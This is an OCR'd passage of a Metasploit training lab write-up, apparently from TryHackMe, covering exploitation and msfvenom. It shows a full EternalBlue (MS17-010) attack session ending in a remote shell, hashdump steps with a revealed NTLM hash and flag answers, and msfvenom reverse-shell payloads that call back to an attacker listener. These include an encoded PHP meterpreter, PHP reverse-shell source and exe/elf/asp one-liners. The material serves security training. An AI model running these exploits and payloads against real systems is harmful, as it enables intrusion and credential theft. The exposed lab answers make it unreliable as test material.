Answer the questions below

Who wrote the module that allows us to check SMTP servers for open relay?

Campbell Murray


Steps:

→ ***launch Metasploit****: type* `msfconsole` *on terminal*

→ ***run*** *search:* `search smtp open relay`

→ ***run****:* `use 0` *(use the module found)*

→ ***run****:* `info` *(to look for the author's name)*



Task 5 Exploitation

As the name suggests, Metasploit is an exploitation framework. Exploits are the most populated module category.

Metasploit version details

```
      =[ metasploit v5.0.101-dev]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post]
+ -- --=[ 562 payloads - 45 encoders - 10 nops]
+ -- --=[ 7 evasion]
```

You can search exploits using the `search` command, obtain more information about the exploit using the `info` command, and launch the exploit using `exploit`. While the process itself is simple, remember that a successful outcome depends on a thorough understanding of services running on the target system.

Most of the exploits will have a preset default payload. However, you can always use the `show payloads` command to list other commands you can use with that specific exploit.

Available payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank
Check  Description
   -   ----                                    ---------------  ----
-----  -----------
```

```
   0   generic/custom                                      manual  No
Custom Payload
   1   generic/shell_bind_tcp                              manual  No
Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                           manual  No
Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                    manual  No
Windows x64 Execute Command
   4   windows/x64/loadlibrary                             manual  No
Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                              manual  No
Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp               manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP
Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid          manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP
Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe             manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe
Stager
   9   windows/x64/meterpreter/bind_tcp                    manual  No
Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                manual  No
Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage
Encryption, Metasm)
```

Once you have decided on the payload, you can use the `set payload` command to make your choice.

Payload options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to
use for authentication
   SMBPass                         no        (Optional) The password for the
specified username
   SMBUser                         no        (Optional) The username to
authenticate as
```

```
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit
Target.

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Note that choosing a working payload could become a trial and error process due to environmental or OS restrictions such as firewall rules, anti-virus, file writing, or the program performing the payload execution isn't available (eg. payload/python/shell_reverse_tcp).

Some payloads will open new parameters that you may need to set, running the `show options` command once more can show these. As you can see in the above example, a reverse payload will at least require you to set the `LHOST` option.

Setting the LHOST value and running the exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7
Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
76  sional 7601 Serv
```

```
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.186.44:4444 -> 10.10.12.229:49366) at
2021-08-20 04:51:19 +0100
C:\Windows\system32>
```

Once a session is opened, you can background it using `CTRL+Z` or abort it using `CTRL+C`. Backgrounding a session will be useful when working on more than one target simultaneously or on the same target with a different exploit and/or shell.

Backgrounding the session

```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information
Connection
  --  ----  ----               -----------
----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright
(c) 2009 Microsoft Corporation...  10.10.186.44:4444 -> 10.10.12.229:49366
(10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Working with sessions

The `sessions` command will list all active sessions. The `sessions` command supports a number of options that will help you manage sessions better.

Sessions help menu

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C   Run a Meterpreter Command on the session given with -i, or all
    -K        Terminate all sessions
    -S   Row search filter.
    -c   Run a command on the session given with -i, or all
    -d        List all inactive sessions
    -h        Help banner
    -i   Interact with the supplied session ID
    -k   Terminate sessions by session ID and/or range
    -l        List all active sessions
    -n   Name or rename a session by ID
    -q        Quiet mode
    -s   Run a script or module on the session given with -i, or all
    -t   Set a response timeout (default: 15)
    -u   Upgrade a shell to a meterpreter session on many platforms
    -v        List all active sessions in verbose mode
    -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

You can interact with any existing session using the `sessions -i` command followed by the session ID.

Interacting with sessions

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type               Information
Connection
  --  ----  ----               -----------
----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright
(c) 2009 Microsoft Corporation...  10.10.186.44:4444 -> 10.10.12.229:49366
(10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...
```


```
C:\Windows\system32>
```

Deploy the target machine and answer the questions below:


Answer the questions below

1. Exploit one of the critical vulnerabilities on the target VM


Steps: *1. Search for an exploit to use, 2. Set the parameters of the exploit, 3. Run the exploit.*
→ ***type***: `pwd` *(to check working directory)*
→ ***run***: `cd /` *(to move to root directory)*
→ ***run search***: `search ms17-010` *(Hint: "The target is missing the MS17-010 patch.")*



→ ***run***: `show options` *(to check which parameters to set)*



→ ***set***: *set rhosts <TARGET_MACHINE_IP>*




2. What is the content of the flag.txt file?

THM-5455554845


→ ***run***: *search -f flag.txt*

→ ***run***: *cat C:\\Users\\Jon\\Documents\\flag.txt*



3. What is the NTLM hash of the password of the user "pirate"?
8ce9a3ebd1647fcc5e04025019f4b875

→ ***type***: `pwd` *(to check working directory)*
→ ***run***: `cd /` *(to move to root directory)*
→ ***run***: `hashdump` *(Hint: "Use hashdump")*



Task 6 Msfvenom

Msfvenom, which replaced Msfpayload and Msfencode, allows you to generate payloads.

Msfvenom will allow you to access all payloads available in the Metasploit framework. Msfvenom allows you to create payloads in many different formats (PHP, exe, dll, elf, etc.) and for many different target systems (Apple, Windows, Android, Linux, etc.).

Msfvenom payloads

```
root@ip-10-10-186-44:~# msfvenom -l payloads

Framework Payloads (562 total) [--payload ]
==================================================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection
and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an
established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh
(for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to
attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter
server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter
server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter
server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to
attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to
attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the
attacker and spawn a Meterpreter shell
    android/shell/reverse_http                          Spawn a piped command
shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command
shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command
shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter /
Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter /
Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter /
Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                 Connect back to
attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter /
Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter /
Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter /
Mettle server payload (stageless)
```

Output formats

You can either generate stand-alone payloads (e.g. a Windows executable for Meterpreter) or get a usable raw format (e.g. python). The `msfvenom --list formats` command can be used to list supported output formats

Encoders

Contrary to some beliefs, encoders do not aim to bypass antivirus installed on the target system. As the name suggests, they encode the payload. While it can be effective against some antivirus software, using modern obfuscation techniques or learning methods to inject shellcode is a better solution to the problem. The example below shows the usage of encoding (with the `-e` parameter. The PHP version of Meterpreter was encoded in Base64, and the output format was `raw`.

Generating a PHP payload

```
root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp
LHOST=10.10.186.44 -f raw -e php/base64
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjEw
LjE4Ni40NCc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICY
mIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cG
UgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZ
SgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMg
JiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9
JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpC
wgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJ
HNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2Nr
ZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA
0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOy
B9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFjaygi.TmxlbiIsICRsZW4pOyAkbGVuID0g
JGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgJGIgLj0gZnJlYWQo
B3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7I
GJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBl
J10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N
1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9leGVjdXRvciAnKSAhPT0gJzEnKSB7IGluY2x1ZGUoJ3Nob
5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllK
Ck7));
root@ip-10-10-186-44:~#
```

Handlers

Similar to exploits using a reverse shell, you will need to be able to accept incoming connections generated by the MSFvenom payload. When using an exploit module, this part is automatically handled by the exploit module, you will remember how the **payload options** title appeared when setting a reverse shell. The term commonly used to receive a connection from a target is 'catching a shell'. Reverse shells or Meterpreter callbacks generated in your MSFvenom payload can be easily caught using a handler. The following scenario may be familiar; we will exploit the file upload vulnerability present in DVWA (Damn Vulnerable Web Application). For the exercises in this task, you will need to replicate a similar scenario on another target system, DVWA was used here for illustration purposes. The exploit steps are:

1. Generate the PHP shell using MSFvenom
2. Start the Metasploit handler
3. Execute the PHP shell

MSFvenom will require a payload, the local machine IP address, and the local port to which the payload will connect. Seen below, 10.0.2.19 is the IP address of the AttackBox used in the attack and local port 7777 was chosen.

Generating a PHPreverse shell

```
root@ip-10-0-2-19:~# msfvenom -p php/reverse_php LHOST=10.0.2.19 LPORT=7777 -f
raw > reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3020 bytes
root@ip-10-0-2-19:~#
```

Please note: The output PHP file will miss the starting PHP tag commented and the end tag (?>), as seen below.

```
┌──(root💀TryHackMe)-[/home/alper/Desktop/MSF]
└─# cat reverse_shell.php
/*<?php /**/
    @error_reporting(0);
    @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
    $dis=@ini_get('disable_functions');
    if(!empty($dis)){
      $dis=preg_replace('/[, ]+/', ',', $dis);
      $dis=explode(',', $dis);
      $dis=array_map('trim', $dis);
    }else{
      $dis=array();
    }

  $ipaddr='10.0.2.19';
  $port=7777;
```

The reverse_shell.php file should be edited to convert it into a working PHP file.
Below: Comments removed from the beginning of the file.

```
 GNU nano 5.4                                        reverse_shell.php *
<?php
      @error_reporting(0);
      @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
      $dis=@ini_get('disable_functions');
      if(!empty($dis)){
        $dis=preg_replace('/[, ]+/', ',', $dis);
        $dis=explode(',', $dis);
        $dis=array_map('trim', $dis);
      }else{
        $dis=array();
      }

    $ipaddr='10.0.2.19';
    $port=7777;
```

Below: End tag added

```
        }
        @socket_close($s);
      }

?>

^G Help        ^O Write Out     ^W Where Is
^X Exit        ^R Read File     ^\ Replace
```

We will use Multi Handler to receive the incoming connection. The module can be used with the `use exploit/multi/handler` command.

Multi handler supports all Metasploit payloads and can be used for Meterpreter as well as regular shells.

To use the module, we will need to set the payload value **(php/reverse_php** in this case), the LHOST, and LPORT values.

Setting up the listener

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf5 exploit(multi/handler) > set lhost 10.0.2.19
lhost => 10.0.2.19
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > show options
```

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.19        yes       The listen address (an interface may be
specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Once everything is set, we will `run` the handler and wait for the incoming connection.

Waiting for the reverse shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.186.44:7777
```

When the reverse shell is triggered, the connection will be received by multi/handler and provide us with a shell.
If the payload was set as Meterpreter (e.g. in a Windows executable format), multi/handler would then provide us with a Meterpreter shell.

Other Payloads

Based on the target system's configuration (operating system, install webserver, installed interpreter, etc.), msfvenom can be used to create payloads in almost all formats. Below are a few examples you will often use:
In all these examples, LHOST will be the IP address of your attacking machine, and LPORT will be the port on which your handler will listen.

Linux Executable and Linkable Format (elf)
`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf`
The .elf format is comparable to the .exe format in Windows. These are executable files for Linux.

However, you may still need to make sure they have executable permissions on the target machine. For example, once you have the shell.elf file on your target machine, use the chmod +x shell.elf command to accord executable permissions. Once done, you can run this file by typing ./shell.elf on the target machine command line.

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe
```

PHP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp
```

Python

